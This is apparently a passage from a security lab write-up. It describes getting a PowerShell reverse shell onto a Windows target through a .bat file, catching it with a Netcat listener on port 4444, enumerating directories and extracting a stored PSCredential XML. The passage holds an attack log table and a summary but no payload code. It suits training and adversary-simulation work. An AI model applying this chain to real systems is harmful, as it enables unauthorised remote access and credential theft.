
But if you convert that file into .bat file then you can run with the double click.



Before double click .bat file start listener,



After click on .bat file you will get the shell.



[illegible]

Attack Log Table

Attack ID	Tool Used	Action	Notes
01	revshells.com	Generated PowerShell reverse shell	Payload configured with attacker IP and port.
02	nc (Netcat)	Listener started on port 4444	Awaiting inbound connections from target.
03	PowerShell	Payload executed on victim	Initiated outbound TCP connection to attacker.
04	Netcat Shell	Received reverse shell session	Confirmed via pwd, whoami, file listing.
05	Windows CMD	Directory enumeration	Verified file presence (task7.bat, task7.ps1).
06	PowerShell	Navigated to secure directory	Located credential.xml.
07	PowerShell	Extracted PSCredential XML	Credential dump confirmed via decrypted structure.
08	Netcat Shell	Recon and persistence checks	Interaction validated full remote access.



Summary

A PowerShell reverse shell was generated and executed on the target, connecting back to a Netcat listener. The attacker gained remote command execution, navigated directories, and extracted stored credentials. This demonstrates a full exploitation chain: payload delivery, shell execution, privilege discovery, and credential harvesting for potential lateral movement.

8. Comprehensive Reporting Lab

9. Capstone Project: Full Adversary Simulation